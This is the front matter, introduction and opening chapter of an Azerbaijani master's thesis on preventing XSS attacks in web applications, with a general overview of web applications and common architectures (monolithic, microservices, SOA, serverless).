AZƏRBAYCAN RESPUBLİKASI ELM VƏ TƏHSİL NAZİRLİYİ

AZƏRBAYCAN DÖVLƏT İQTİSAD UNİVERSİTETİ

UNEC BİZNES MƏKTƏBİ

"WEB TƏTBİQETMƏLƏRDƏ XSS HÜCUMLARININ QARŞISININ ALINMASI"

mövzusunda

MAGİSTR DİSSERTASİYA İŞİ

NƏSİROV SADİQ VÜQAR

BAKI – 2023

AZƏRBAYCAN RESPUBLİKASI ELM VƏ TƏHSİL NAZİRLİYİ
AZƏRBAYCAN DÖVLƏT İQTİSAD UNİVERSİTETİ
UNEC BİZNES MƏKTƏBİ

UNEC Biznes Məktəbinin direktoru
i.e.n.,dos.Hacıyev Nazim Özbəy
"_____" (imza)
"___" _____ 2023-cü il

"WEB TƏTBİQETMƏLƏRDƏ XSS HÜCUMLARININ QARŞISININ ALINMASI"

mövzusunda

MAGİSTR DİSSERTASİYA İŞİ

İxtisasın şifri və adı: 060409 Biznesin idarəedilməsi

İxtisaslaşma: Kibertəhlükəsizlik

Qrup: A19/21

Magistrant
Nəsirov Sadiq Vüqar

_____imza

Elmi rəhbər
Tağızadə Xədicə Arzu

_____imza

Proqram rəhbəri
i.f.d. Qəzənfərli Mirvari Xəqani

_____imza

Kafedra müdiri
dos. Məmmədova Sevər Mömin

_____imza

BAKI – 2023

Təşəkkürnamə

Tədqiqat işinin aparılmasında nəzəri və praktiki biliklərin əldə olunması istiqamətində yardım göstərən Xədicə Tağızadəyə təşəkkür edirəm.

WEB TƏTBİQETMƏLƏRDƏ XSS HÜCUMLARININ QARŞISININ ALINMASI

Xülasə

Dissertasiya işinin aktuallığı: Qloballaşan dünyanı veb tətbiqlər olmadan təsəvvür etmək mümkün deyil. Rəqəmsal dünyanın böyük parçası olan bu veb tətbiqlər insanlara verdiyi rahatlıq, sürətlilik ilə yanaşı onlara qarşı baş verə biləcək kiber hücumlardan qoruma yolları ilə tanış olmaqdır.
Dissertasiya işinin məqsədi: Veb tətbiqlərdə olan boşluqları əsaslı şəkildə analiz edib, baş verə biləcək hücumun qarşısını almaq və həssas informasiyaların təhlükəsizliyinin qorunmasını təmin etməkdir.
Dissertasiya işində istifadə edilmiş biznes tədqiqat metodları: Veb tətbiqlərin mənbə kodları əsasında praktiki nəticələr əldə edib, nəzəri əsaslar arasında əlaqələr yaratmaqla ümümi nəticə əldə edilməsi üzrə araşdırılmışdır.
Dissertasiya işinin məhdudiyyətləri: Təhlükəsizlik performansını yüksəltmək üçün veb tətbiqlərin diqqətli yazılması və kiber hücumlara qarşı effektiv test olunması önəmli faktorlardan biridir. Lakin bəzi hallarda tam test olunmadan veb tətbiqi istismara vermək və ya köhnə versiyalardan istifadə etmək hücumlar qarşısında zəif qalmasına səbəb olur.
Dissertasiya işinin praktik nəticələri: Veb tətbiqlərdə təhlükəsizlik performansını yüksəltməklə, baş verə biləcək xoşagəlməz hallarda maddi və mənəvi zərərlərin qarşısını almaq məqsədi ilə bərabər mövcud olan təhlükəsizliyi qorumaq zəruri amillərdən biridir.
Nəticələrin istifadə oluna biləcəyi təşkilat, müəssisə və biznes sahələr: İnformasiyaların avtomatlaşdırılması və ya informasiya mübadiləsi tətbiq edilən internet şəbəkəsinin istifadə edildiyi bütün təşkilat və müəssisələr daxilində tətbiq olunmalıdır.

Açar sözlər: veb tətbiq, XSS hücumları, veb tətbiqin təhlükəsizliyi, kiberhücum.

İXTİSARLAR

SSL – Secure Sockets Layer (Rabitə Təhlükəsizliyini Təmin Edən Protokol)

TLS – Transport Layer Security (Nəqliyyat Qatının Təhlükəsizliyi)

XSS – Cross Site Scripting (Saytlararası Skriptləmə)

CSRF – Cross-Site Request Forgery (Saytlararası Tələb Saxtakarlığı)

HTTP – Hypertext Transfer Protocol (Hipermətn Ötürmə Protokolu)

JSON – JavaScript Object Notation (Javascript Obyekt Notasiyası)

XML - The Entensible Markup Language (Genişlənən İşarələmə Dili)

OWASP – Open Web Application Security Project (Açıq Veb Tətbiqinin Təhlükəsizliyi Layihəsi)

CSP – Content Protection Policy (Məzmun Mühafizəsi Siyasəti)

UI – User İnterface (İstifadəçi İnterfeysi)

DOM – Document Object Model (Sənəd Obyekt Modeli)

MÜNDƏRİCAT

Giriş

Mövzunun aktuallığı: Dünyamızda texnologiyanın rolu əvəzolunmazdır. Daima yenilənən və inkşaf edən texnologiya özü ilə bərabər yeniliklər də gətirir.İnsanlar qədim zamanlardan bəri işlərini asanlaşdırmaq üçün müxtəlif yollara əl atmışdırlar. Günümüzdə insanların rahatlığını təmin etmək və onlara lazım olan müəyyən prosesləri avtomatlaşdırmaq üçün texnologiyadan istifadə edilir. Prosesləri avtomatlaşdırmaq dedikdə nə başa düşülür? Əvvəllər bir məktub göndərmək istədikdə məktub mətnini bir kağıza qeyd edib, sonra zərfə qoyub, ən yaxın poçt vasitəsi ilə göndərilirdi. Artıq məktub göndərmək üçün internet üzərindən elektron poçt vasitəsi ilə çox sürətli şəkildə qarşı tərəfə istədiyimiz informasiyanı çatdıra bilirik.

Dünyanın istənilən nöqtəsi ilə əlaqə saxlamağa imkan verən, qloballaşan dünyanı hörümçək toruna bənzər əhatəsinə alan internet özü ilə yeni imkanlar gətirdi. İnternetin yaranması ilə dünyaya qapılarını açan veb dünyası işıq üzü görməyə başladı.Veb dünyasını veb tətbiqlərsiz düşünmək mümkün deyil. Beləliklə proqram tərtibatçıları veb tətbiqlər hazırlamağa başladılar. Veb tərtibatçılar müxtəlif tipli saytlar hazırlamaqla insanların xeyli marağını çəkməyə müvəffəq oldular. Veb tətbiq dünyanın internet mövcud olan hər bir nöqtəsindən əlçatan idi.

Tərtibatçılar tətbiqi yazarkən müxtəlif proqramlaşdırma dillərindən istifadə edirlər.Bu tətbiqlərdə müəyyən boşluqlar yaranır. Belə ki, tərtibatçı tətbiqi yazarkən müəyyən xətalara yol verir. Xətalar tətbiqdə müəyyən zəifliklər yaradır. Bu zəifliklərə mənfi məqsədli insanlar hücum etdikdə arzuolunmaz nəticələrə gətirib çıxarır. Məhz buna görə təhlükəsiz bir qlobal mühitin təmin olunması üçün boşluqları maksimum dərəcədə aşağı endirməyə çalışmalıyıq.

Dissertasiya işinin məqsədi: Yuxarıda qeyd edilən veb tətbiqlərə qarşı yönəlmiş XSS hücumu vasitəsi ilə informasiya təhlükəsizliyinin pozulmasının qarşısının alınması, daha güclü veb tətbiqlərin yaradılması və onların zəifliklərinin minimuma endirilməsi eyni zamanda yüksək səviyyədə qorunması metodlarının təkmilləşdirilməsidir.

Tədqiqatın predmeti: Veb tətbiqlərə qarşı baş verə biləcək hücumun

qarşısının alınması üçün hücumu əsaslı şəkildə analiz etmə, effektiv üsullar yaratma nəticə etibarı ilə güclü və dayanıqlı veb tətbiqlər yaratmaqdır.

Tədqiqat obyekti: Müxtəlif təyinatlı veb saytlar üzərində testlər aparıb, tətbiqin boşluqlarını analiz edib, XSS hücumuna dayanıqlı olub olmadığını sınaqdan keçirdik.

Elmi yenilik: Kiber hücumların böyük vüsət aldığı, texnologiyanın sürətlə inkşaf etdiyi bir vaxtda ənənəvi qorunma üsulları çox effektiv deyil. Biz düşünməliyik ki, texnologiya inkşaf etdikcə hücum növləri də inkşaf edir. Məhz buna görə də baş verə biləcək hücumun alqoritmik üsullarla qarşısının alınması yəni dinamik şəkildə alınması vacibdir. Yoxlamalar ön planda, arxa planda və baza səviyyəsində baş verməlidir ki, bizim ala biləcəyimiz risk minimuma düşsün.

İşin praktiki əhəmiyyəti: Dissertasiya işində veb tətbiqlərə qarşı baş verə biləcək XSS hücumunun qarşısının alınmasında, müəssisələrin bu hücum nəticəsində zərər görməməsi eyni zamanda təhlükəsizlik performansının yüksəldilməsində əhəmiyyətli dərəcədə yardım göstərə bilər.

Tədqiqatın elmi və nəzəri əsasları: Dissertasiya işinin mövzusu ilə əlaqəli nəzəri əsaslar yazılarkən praktiki təcrübənin analizləri və xarici ölkələrin mütəxəssislərinin məqalələri, kitablar və digər mənbələrdən istifadə edərək mövzu haqqında məlumatları dərindən öyrənərək müxtəlif tətbiq üsulları ilə tanış olunmuşdur.

İşin struktur və həcmi: Dissertasiya işi giriş, üç fəsil, nəticə və təkliflər, dissertasiya işində istifadə olunmuş ixtisar olunmuş sözlərin açıqlama qismi və son olaraq isə tədqiqat işində istifadə olunan ədəbiyyatların siyahısı göstərilərək tamamlanmışdır. Giriş hissəsində tədqiqatın aktuallığı, məqsədi, predmeti, obyekti, elmi yenilik, praktiki əhəmiyyəti və nəzəri əsasları haqqında qısa məlumat verilmişdir.

Birinci fəsil, üç alt başlıqdan ibarət olmaqla, veb tətbiqlər, onlara yönəlmiş xss hücumları, və hücumların istismar mərhələləri haqqında ümumi anlayış verilmişdir.

İkinci fəsildə XSS hücumlarının analizi və qarşısının alınma metodları

haqqında məlumat verilmişdir.

Üçüncü fəsildə isə kiber müdafiənin təmin olunması üçün mövcud qorunma üsulları ilə yanaşı alqoritmik üsullardan istifadə edərək yüksək səviyyəli qorunma və etibarlı tətbiqlərin yaradılması barədə məlumatlar əksini tapmışdır.

FƏSİL 1. VEB TƏTBİQ VƏ XSS HAQQINDA ÜMUMİ MƏLUMAT

Veb tətbiq və XSS hücumu nədir?

Veb tətbiq hər kəs tərəfindən əlçatan olan brauzer vasitəsi ilə əldə edilə və istifadə edilə bilən veb proqramlaşdırma dillərinin köməyi ilə yazılan proqram təminatıdır. Bu tip proqramlar internet bağlantısı olan istənilən cihazdan istifadə edilə bilər və istifadəçilərə müəssisələr və ya təşkilatlar tərəfindən təklif olunan xidmətlərə daxil olmaq imkanı verir. Veb tətbiqlərin bir çox üstünlükləri vardır:

Əlçatanlıq – tətbiqlərə internet bağlantısı mövcud olan cihazlardan daxil olmaq mümkündür. Bu istifadəçilərə istənilən yerdən və istənilən vaxt tətbiqə daxil olmaq imkanı verir.

Asan quraşdırma – istifadəçilər kompüterlərində və ya mobil cihazlarında veb tətbiqlər quraşdırmaq məcburiyyətində deyillər. Onlar brauzer vasitəsi ilə tətbiqlərə daxil ola bilirlər.

Yenilənə bilən - tətbiqlərin biznes tələbinə uyğun olaraq yenilənməyinə ehtiyac duyulur. Tərtibatçılar qısa müddət ərzində dəyişiklik etdiyi hissəni sistemə əlavə edə bilirlər. Bu, tətbiqin xüsusiyyətlərini və performansını zamanla təkmilləşdirməyə imkan verir.

Daha aşağı qiymət – tətbiqlər server üzərində işlədiyindən bu da qaçınılmaz xərclərə gətirib çıxara bilir. Şəxsi serverlərimizdən istifadə edilməsinə ehtiyac olmadan hostinq xidmətlərindən yararlanmaq mümkündür. Bu müəssisələrin infrastruktur xərclərini azaltmağa imkan verir.

Çox platformalı – tətbiqin bir çox platformada işləməsi istifadəçi kütləsini xeyli artırır. Bu tətbiqin müştərilərinə fərqli cihazlarda eyni tətbiqi təklif etməyə imkan verir.

Miqyaslana bilən – istifadəçilərin sayı artdıqca veb tətbiqlər miqyaslana bilər.Bu o deməkdir ki, tətbiq eyni anda daha çox istifadəçilərə xidmət göstərə bilər.

Məlumatların idarə edilməsi – tətbiqlər vasitəsi ilə xeyli asanlaşmışdır.Müəssisələr veb tətbiqlərdən istifadə edərək məlumatları toplaya, idarə və təhlil edə bilərlər.

Təhlükəsizlik - təhlükəsiz məlumat saxlamaq üçün müxtəlif təhlükəsizlik

tədbirləri görülə bilər. Bunun üçün müxtəlif üsullar vardır. Məsələn, istifadəçi məlumatlarının təhlükəsizliyini təmin etmək üçün SSL/TLS şifrələməsi, sessiyanın idarə edilməsi, giriş nəzarəti kimi tədbirlərdən istifadə edilə bilər.

Veb tətbiqlərin üstünlükləri ilə yanaşı çatışmayan tərəfləri də vardır. Çatışmayan tərəflər veb tətbiqin həm özü həm də asılı olduğu texnologiyalardan qaynaqlanır:

Performans problemləri – tətbiqlər brauzerlər vasitəsi ilə işlədiyi üçün yüksək trafik olduğu zaman performans problemləri meydana gəlir. Bu tətbiqlərin yavaşlamasına və istifadəçi əməliyyatlarına mənfi təsir göstərə bilər. Tərtibatçılar performans problemlərini kod tərəfdən aradan qaldırmağa çalışsalarda trafikin yüksək həcmdə istifadəsi nəticəsində resurs çatışmazlığı yaranır.

Təhlükəsizlik problemləri – tərtibatçılar veb layihəni tərtib edərkən gözlərindən yayınan bəzi təhlükəsizlik açıqları buraxa bilirlər. Bu tətbiqdə potensial zəifliklərə gətirib çıxarır. Mənfi məqsədli şəxlər bu açıqdan istifadə edib, istifadəçilərin həssas informasiyalarını əldə edə bilər. XSS, CSRF, SQL injection kimi hücumlar veb tətbiqlərin təhlükəsizliyini təhdid edən hücumlar sırasındadır.

Asılılıq – veb tətbiqlər internet bağlantısından asılıdır. İnternet bağlantısı yoxdursa tətbiqə daxil olmaq mümkün olmaya bilər. Bu istifadəçilərin internet bağlantısı olmadığı bir halda tətbiqdə işlərinin dayanmasına gətirib çıxara bilər.

Bir çox fərqli texnologiyalardan istifadə edərək veb tətbiqlər yaradıla bilər. Veb texnologiyaları daimi olaraq inkşaf etdirilir. Bu tətbiqlər, sosial media saytları, e-ticarət saytları, bank proqramları, e-poçt xidmətləri və bir çox başqa sahələrdə istifadə edilə bilər.

Veb tətbiqlər server və müştəri arasında qarşılıqlı əlaqə vasitəsi ilə işləyir. Müştəri veb tətbiqə daxil olmaq üçün veb brauzerdən istifadə edir. Müştəri tərəfinin istəyinə uyğun resurslarla təmin edən tərəf isə server tərəfidir. Veb tətbiq server üzərində çalışır. Server veb tətbiqi idarə edən kompüterdir. İstifadəçi brauzerdə veb ünvan yazmaqla tətbiqə daxil olur. Veb brauzer bu ünvanı serverə göndərir və server səhifəni göstərməyə başlayır. Veb səhifəni göstərmək üçün lazım olan məlumatları verilənlər bazasından alınır. İstifadəçi interfeysi üçün istifadə olunan

proqramlaşdırma dillərinin köməyi səhifəni təqdim edir. Server səhifəni istifadəçinin brauzerinə göndərir. Brauzer qəbul etdiyi veb səhifəni emal edir. Bu proses zamanı brauzer veb səhifədə olan javascript kodunu işlədir və serverdən əlavə məlumatları, resursları yükləyir. İstifadəçi tətbiqdəki interaktiv elementlərdən istifadə edərək serverlə qarşılıqlı əlaqə qurur və tətbiqdəki konkret tapşırığı yerinə yetirir. İstifadəçinin qarşılıqlı əlaqəsinə əsaslanaraq, server səhifəni yeniləyir və lazım olduqda yeni məlumat və ya resursları yükləyir. Müştəri və server arasında qarşılıqlı əlaqə HTTP protokolu vasitəsi ilə həyata keçirilir. Məlumat mübadiləsi adətən JSON və ya XML kimi məlumat formatları vasitəsi ilə aparılır.

Veb tətbiqlərin təhlükəsizliyi istifadəçilərin məxfi məlumatlarının qorunması və istifadəçilərin zərərli proqram təminatının təsirinə məruz qalmasının qarşısının alınması baxımından son dərəcədə vacibdir. Tətbiqlər tez-tez kiberhücumlara məruz qalır ki, bu da istifadəçilərin məlumatlarının oğurlanmasına və ya tətbiqin işləməsinə mane ola bilər. Buna görə də tətbiqlərin təhlükəsizliyi üçün təhlükəsizlik testləri aparılmalı, zəifliklər aşkar edilməli və aradan qaldırılmalıdır.

Veb tətbiqi arxitekturaları veb tətbiqini təşkil edən komponentlərin və xidmətlərin dizaynına və təşkilinə aiddir. Hər birinin öz güclü və zəif tərəfləri olan bir neçə ümumi veb tətbiqi arxitekturası var. Ən çox yayılmış veb tətbiqi arxitekturalarından bəziləri bunlardır:

Monolit arxitektura - Monolit arxitekturada veb proqramın bütün komponentləri vahid, vahid vahidə sıx şəkildə inteqrasiya olunur. Bu o deməkdir ki, tətbiqin bütün funksiyaları və xidmətləri tək kod bazası və verilənlər bazası ilə bir serverdə işləyir. Monolit arxitekturanın əsas üstünlüyü onun həyata keçirilməsi və idarə edilməsinin sadə olmasıdır. Bütün komponentlər vahid vahidə birləşdirildiyi üçün idarə etmək və saxlamaq üçün daha az hərəkət edən hissə var. Bu həm də o deməkdir ki, bütün komponentlər bir yerdə olduğundan tətbiqi inkişaf etdirmək və sınaqdan keçirmək nisbətən asandır. Bununla belə, tətbiq ölçüsü və mürəkkəbliyi artdıqca, monolit arxitekturanın idarə edilməsi və saxlanması çətinləşə bilər. Yeni funksiyaların və ya xidmətlərin əlavə edilməsi çətinləşə bilər, çünki kod bazası getdikcə genişlənir və mürəkkəbləşir. Bu, səhvləri və ya problemləri müəyyən edib

aradan qaldırmağı çətinləşdirə və inkişaf prosesini ləngidə bilər. Monolit arxitekturanın başqa bir məhdudiyyəti ondan ibarətdir ki, onu üfüqi şəkildə miqyaslandırmaq çətin ola bilər, yəni artan trafiki idarə etmək üçün daha çox server əlavə etmək həmişə asan proses deyil. Əlavə olaraq, monolit proqrama dəyişikliklər və ya yeniləmələrin yerləşdirilməsi riskli ola bilər, çünki hər hansı problem və ya səhv bütün tətbiqə təsir göstərə bilər. Məhdudiyyətlərinə baxmayaraq, monolit arxitektura nisbətən sadə tələbləri olan kiçik tətbiqlər və ya tətbiqlər üçün yaxşı seçim ola bilər. Memarlığın sadəliyi inkişaf və sınaqları sürətləndirə biləcəyi üçün tez bir zamanda işlənib hazırlanmalı və tətbiq edilməli olan proqramlar üçün də yaxşı seçim ola bilər. Monolit arxitekturada proqram kodu, istifadəçi interfeysi və verilənlər bazası hamısı sıx şəkildə birləşərək tək serverdə işləyən tək icra edilə bilən vahidə çevrilir. Bu arxitektura uzun illər veb proqramlar üçün dominant model idi, lakin son illərdə daha az populyarlaşdı, çünki veb proqramları daha mürəkkəbləşdi və daha çox genişlənmə və çeviklik tələb etdi. Monolit arxitekturanın əsas üstünlüklərindən biri onun sadəliyidir. Bütün komponentlərin vahid vahidə inteqrasiyası ilə tərtibatçılar proqramı serverə yerləşdirməzdən əvvəl asanlıqla yerli maşında qura və sınaqdan keçirə bilərlər. Bu, inkişafı və sınaqları daha sürətli və daha səmərəli edə bilər. Bununla belə, tətbiq ölçüsü və mürəkkəbliyi artdıqca, monolit arxitekturanın idarə edilməsi və saxlanması çətinləşə bilər. Yeni funksiyaların və ya xidmətlərin əlavə edilməsi çətinləşə bilər, çünki kod bazası getdikcə genişlənir və mürəkkəbləşir. Bu, səhvləri və ya problemləri müəyyən edib aradan qaldırmağı çətinləşdirə və inkişaf prosesini ləngidə bilər. Monolit tətbiqi miqyaslaşdırmaq da çətin ola bilər. Artan trafiki idarə etmək üçün daha çox server əlavə etmək çətin ola bilər, çünki bütün proqram hər yeni serverdə təkrarlanmalıdır. Bu, bahalı və vaxt aparan ola bilər və serverlər düzgün konfiqurasiya edilmədikdə, performans problemləri ilə nəticələnə bilər. Monolit arxitektura ilə bağlı başqa bir problem, yeni texnologiyaların və ya çərçivələrin tətbiqi çətin ola bilər. Bütün komponentlər sıx inteqrasiya olunduğundan, bütün tətbiqə təsir etmədən bir texnologiyanı digərinə dəyişdirmək çətin ola bilər. Bu, tətbiqi ən son ən yaxşı təcrübələr və təhlükəsizlik tədbirləri ilə güncəl saxlamağı çətinləşdirə bilər. Bu

məhdudiyyətlərə baxmayaraq, monolit arxitektura daha kiçik tətbiqlər və ya nisbətən sadə tələbləri olan tətbiqlər üçün yaxşı seçim ola bilər. Memarlığın sadəliyi inkişaf və sınaqları sürətləndirə biləcəyi üçün tez bir zamanda işlənib hazırlanmalı və tətbiq edilməli olan proqramlar üçün də yaxşı seçim ola bilər.

Mikroservislərin arxitekturası - Mikroservislər arxitekturası proqramın ümumi funksionallığını təmin etmək üçün birlikdə işləyən kiçik, müstəqil xidmətlər toplusuna bölündüyü proqram təminatının inkişaf etdirilməsi yanaşmasıdır. Hər bir mikroservis xüsusi tapşırığı yerinə yetirmək üçün nəzərdə tutulmuşdur və tətbiqdəki digər xidmətlərdən asılı olmayaraq inkişaf etdirilə, yerləşdirilə və genişləndirilə bilər. Mikroservis arxitekturasının əsas üstünlüyü ondan ibarətdir ki, o, təşkilatlara tətbiqləri daha tez və səmərəli şəkildə qurmağa və yerləşdirməyə imkan verir. Hər bir xidmət müstəqil olduğundan, tətbiqdəki digər xidmətlərə təsir etmədən inkişaf etdirilə və yerləşdirilə bilər. Bu, sistemin digər hissələrinə maneçilik törətmədən tətbiqi təkrarlamağı və dəyişiklikləri asanlaşdırır. Mikroservislərin arxitekturası monolit arxitekturadan daha çox çeviklik və miqyaslılığa imkan verir. Hər bir xidmət müstəqil olaraq inkişaf etdirildiyi və yerləşdirildiyi üçün, trafik və ya tələbatdakı dəyişiklikləri idarə etmək üçün lazım olduqda böyüdülə və ya azaldıla bilər. Bu o deməkdir ki, təşkilatlar bazardakı dəyişikliklərə daha asan reaksiya verə və inkişaf edən müştəri ehtiyaclarını ödəmək üçün tətbiqlərini uyğunlaşdıra bilərlər. Bununla belə, mikroservislərin arxitekturası da monolit arxitekturadan daha mürəkkəb və idarə olunması çətin ola bilər. Bir çox kiçik xidmətlərin birlikdə işləməsi ilə ardıcıllığı qorumaq və bütün xidmətlərin birlikdə düzgün işləməsini təmin etmək çətin ola bilər. Tətbiqi sınaqdan keçirmək və sazlamaq da çətin ola bilər, çünki sınaqdan keçirilməli və inteqrasiya edilməli bir çox kiçik xidmətlər var. Ümumiyyətlə, mikroxidmətlərin arxitekturası tətbiqləri sürətlə inkişaf etdirməli və yerləşdirməli, çeviklik və miqyas tələb edən təşkilatlar üçün yaxşı seçim ola bilər. Bununla belə, mübadilələri diqqətlə nəzərdən keçirmək və təşkilatın arxitekturanı effektiv idarə etmək və saxlamaq üçün lazım olan resurslara və təcrübəyə malik olmasını təmin etmək vacibdir.

Servis yönümlü arxitektura (SOA) - Xidmət yönümlü arxitektura (SOA)

proqramın arxitekturası yanaşmasıdır ki, burada tətbiq müxtəlif tətbiqlər və ya platformalarda əldə edilə və təkrar istifadə oluna bilən, bir-biri ilə əlaqəli, qarşılıqlı fəaliyyət göstərə bilən xidmətlər toplusundan ibarətdir. Hər bir xidmət standartlaşdırılmış protokollardan istifadə edərək şəbəkə üzərindən işə salına bilən müstəqil, modul funksional vahiddir. SOA-nın əsas üstünlüyü ondan ibarətdir ki, o, təşkilatlara digər sistemlərlə asanlıqla inteqrasiya oluna bilən çevik, təkrar istifadə edilə bilən proqramlar yaratmağa imkan verir. Tətbiqi hər biri aydın şəkildə müəyyən edilmiş interfeysə və funksionallığa malik olan xidmətlər dəstinə bölməklə təşkilatlar dəyişən biznes ehtiyaclarına cavab vermək üçün proqramları daha asan yarada və dəyişdirə bilərlər. Onlar həmçinin qurulduqları texnologiya və ya platformadan asılı olmayaraq müxtəlif sistemləri və proqramları daha asan inteqrasiya edə bilirlər. SOA həmçinin ənənəvi monolit arxitekturalardan daha çox çeviklik və miqyaslılığı təşviq edir. Diskret xidmətlər daxilində funksionallığı əhatə etməklə, təşkilatlar trafik və ya tələbatdakı dəyişiklikləri idarə etmək üçün lazım olduqda fərdi xidmətləri daha asan miqyaslandıra bilər. Bu o deməkdir ki, onlar bazardakı dəyişikliklərə daha asan cavab verə və inkişaf edən müştəri ehtiyaclarını ödəmək üçün tətbiqlərini uyğunlaşdıra bilərlər. Bununla belə, SOA-nın həyata keçirilməsi çətin ola bilər. Bu, xidmətlərin sərbəst şəkildə birləşdirilməsini və qarşılıqlı əlaqədə olmasını və digər sistemlərə asanlıqla inteqrasiya oluna bilməsini təmin etmək üçün diqqətli planlaşdırma və dizayn tələb edir. O, həmçinin xidmət yönümlü dizayn prinsiplərini və xidmət idarəçiliyi və idarəçiliyinə bağlılığı güclü şəkildə başa düşməyi tələb edir. Ümumiyyətlə, SOA digər sistemlərlə asanlıqla inteqrasiya oluna bilən çevik, genişlənə bilən proqramlar qurmalı olan təşkilatlar üçün yaxşı seçim ola bilər. Bununla belə, mübadilələri diqqətlə nəzərdən keçirmək və təşkilatın arxitekturanı effektiv şəkildə layihələndirmək, həyata keçirmək və idarə etmək üçün lazım olan resurslara və təcrübəyə malik olmasını təmin etmək vacibdir.

Serversiz arxitektura: Serversiz arxitektura proqram arxitekturası yanaşmasıdır ki, burada proqramın işləməsi üçün tələb olunan infrastruktur və serverlər proqramın funksionallığını həyata keçirmək üçün yalnız kod yazmağa diqqət yetirməli olan tərtibatçıdan uzaqlaşdırılır. Serversiz arxitekturada bulud

provayderi tətbiqi işə salmaq üçün lazım olan serverləri təmin etmək, miqyaslaşdırmaq və idarə etmək üçün məsuliyyət daşıyır. Serversiz arxitekturanın əsas üstünlüyü ondan ibarətdir ki, o, tərtibatçılara infrastrukturu və serverləri idarə etməkdən narahat olmadan, proqramın funksionallığını həyata keçirmək üçün kod yazmağa diqqət yetirməyə imkan verir. Bu, tərtibatçılara daha məhsuldar olmağa və tətbiqlər üçün bazara çıxma müddətini azaltmağa kömək edə bilər. Serversiz arxitektura həm də ənənəvi monolit və ya mikroservis arxitekturalarına nisbətən daha böyük miqyaslılıq və xərc səmərəliliyi təklif edir. Bulud provayderi server idarəçiliyi və miqyasını idarə etdiyi üçün tərtibatçılar əlavə serverlər təmin etmədən trafik və ya tələbatdakı dəyişiklikləri idarə etmək üçün lazım olduqda fərdi funksiyaları asanlıqla miqyaslandıra bilərlər. Bu, həm də xərclərə qənaətə səbəb ola bilər, çünki tərtibatçılar kifayət qədər istifadə oluna biləcək serverlər üçün pul ödəməli deyil, yalnız öz kodlarının istifadə etdiyi resurslar üçün ödəniş edirlər. Bununla belə, serversiz arxitekturanın bəzi çətinlikləri də var. Bulud provayderi serverləri və infrastrukturu idarə etdiyi üçün proqramın yazılması üçün istifadə oluna bilən proqramlaşdırma dilləri və icra müddətlərində bəzi məhdudiyyətlər ola bilər. Serversiz proqramların sınaqdan keçirilməsi və sazlanması ilə bağlı problemlər də ola bilər, çünki onlar bir çox kiçik, müstəqil olaraq yerləşdirilə bilən funksiyalardan ibarətdir. Ümumiyyətlə, serversiz arxitektura, serverləri və infrastrukturu idarə etməkdən narahat olmadan, proqramları sürətlə inkişaf etdirməli və yerləşdirməli olan təşkilatlar üçün yaxşı seçim ola bilər. Bununla belə, mübadilələri diqqətlə nəzərdən keçirmək və təşkilatın arxitekturanı effektiv şəkildə layihələndirmək, həyata keçirmək və idarə etmək üçün lazım olan resurslara və təcrübəyə malik olmasını təmin etmək vacibdir. Serversiz arxitektura adətən bir xidmət kimi funksiya (FaaS) modelindən istifadə etməklə həyata keçirilir. Bu modeldə proqramlar hadisələr tərəfindən tetiklenen kiçik, müstəqil olaraq yerləşdirilə bilən funksiyalara bölünür. İstifadəçinin veb səhifəyə daxil olması kimi hadisə baş verdikdə, hadisəni idarə etmək üçün müvafiq funksiya yerinə yetirilir. Hər bir funksiya öz təcrid olunmuş mühitində işləyir və tətbiqdəki digər funksiyalardan asılı olmayaraq miqyaslana bilər. Serversiz arxitektura tez-tez

Amazon Web Services (AWS), Microsoft Azure və ya Google Cloud Platform kimi bulud platformaları ilə birlikdə istifadə olunur. Bu platformalar hesablama, saxlama, verilənlər bazası və mesajlaşma xidmətləri daxil olmaqla serversiz proqramların həyata keçirilməsi üçün istifadə edilə bilən bir sıra xidmətlər təqdim edir. Serversiz arxitekturanın əsas üstünlüklərindən biri odur ki, o, təşkilatlara yüksək miqyaslı və xətaya dözümlü proqramlar qurmağa imkan verir. İnfrastruktur və serverlər bulud provayderi tərəfindən idarə edildiyi üçün tərtibatçılar trafik və ya tələbatdakı dəyişiklikləri idarə etmək üçün proqramı asanlıqla yuxarı və ya aşağı miqyaslandıra bilərlər. Bundan əlavə, hər bir funksiya öz təcrid olunmuş mühitində işlədiyi üçün bir funksiyadakı uğursuzluqlar tətbiqdəki digər funksiyalara təsir göstərmir. Bununla belə, serversiz arxitektura bəzi yeni problemlər də təqdim edə bilər. Məsələn, hər bir funksiya müstəqil şəkildə yerinə yetirildiyinə görə, bir neçə funksiyanı əhatə edən mürəkkəb iş axınlarını və ya əməliyyatları həyata keçirmək daha çətin ola bilər. Bundan əlavə, hər bir funksiya öz təcrid olunmuş mühitində işlədiyi üçün funksiyalar arasında əlaqə qurarkən əlavə yük və gecikmə ola bilər. Bütövlükdə, serversiz arxitektura miqyaslana bilən, xətaya dözümlü proqramları sürətlə inkişaf etdirmək və yerləşdirmək istəyən təşkilatlar üçün güclü bir vasitə ola bilər. Bununla belə, mübadilələri diqqətlə nəzərdən keçirmək və təşkilatın arxitekturanı effektiv şəkildə layihələndirmək, həyata keçirmək və idarə etmək üçün lazım olan resurslara və təcrübəyə malik olmasını təmin etmək vacibdir.

Dinamik və statik quruluşa malik olmaqla tətbiqlər iki yerə bölünür. Statik quruluşa aid olan tətbiqlərdə müştəri ilə server tərəfində müştərinin davranışına əsaslanan məlumat mübadiləsi baş vermir. İnternetin ilk dövrlərində Ümumdünya Şəbəkəsi yanlız statik veb saytlardan ibarət idi. Bunlar əsasən statik sənədləri ehtiva edən məlumat anbarları idi. Veb-brauzerlər statik sənədləri əldə etmək və göstərmək vasitəsi kimi icad edilmişdir. Məlumat axını serverdən brauzerə birtərəfli idi. Əksər saytlar istifadəçiləri autentifikasiya etmirdi, çünki buna ehtiyac yox idi. Hər bir istifadəçiyə eyni məlumat təqdim edilirdi və burada istifadəçi heç bir əməliyyat aparmırdı. Veb tətbiqin yerləşdirilməsi nəticəsində yaranan hər hansı təhlükəsizlik təhdidləri əsasən veb server proqram təminatındakı boşluqlarla əlaqəli idi. Hücumçu

bir veb serverə hücum edib ələ keçirsə belə, o, heç bir həssas məlumat əldə edə bilməzdi. Çünki serverdə saxlanılan məlumat artıq ictimai baxış üçün açıq olan məlumat idi. Hücumçu adətən veb tətbiqin məzmununu pozmaq üçün serverdəki faylları dəyişdirir, serverin yaddaşından və ya bant genişliyindən istifadə edir.

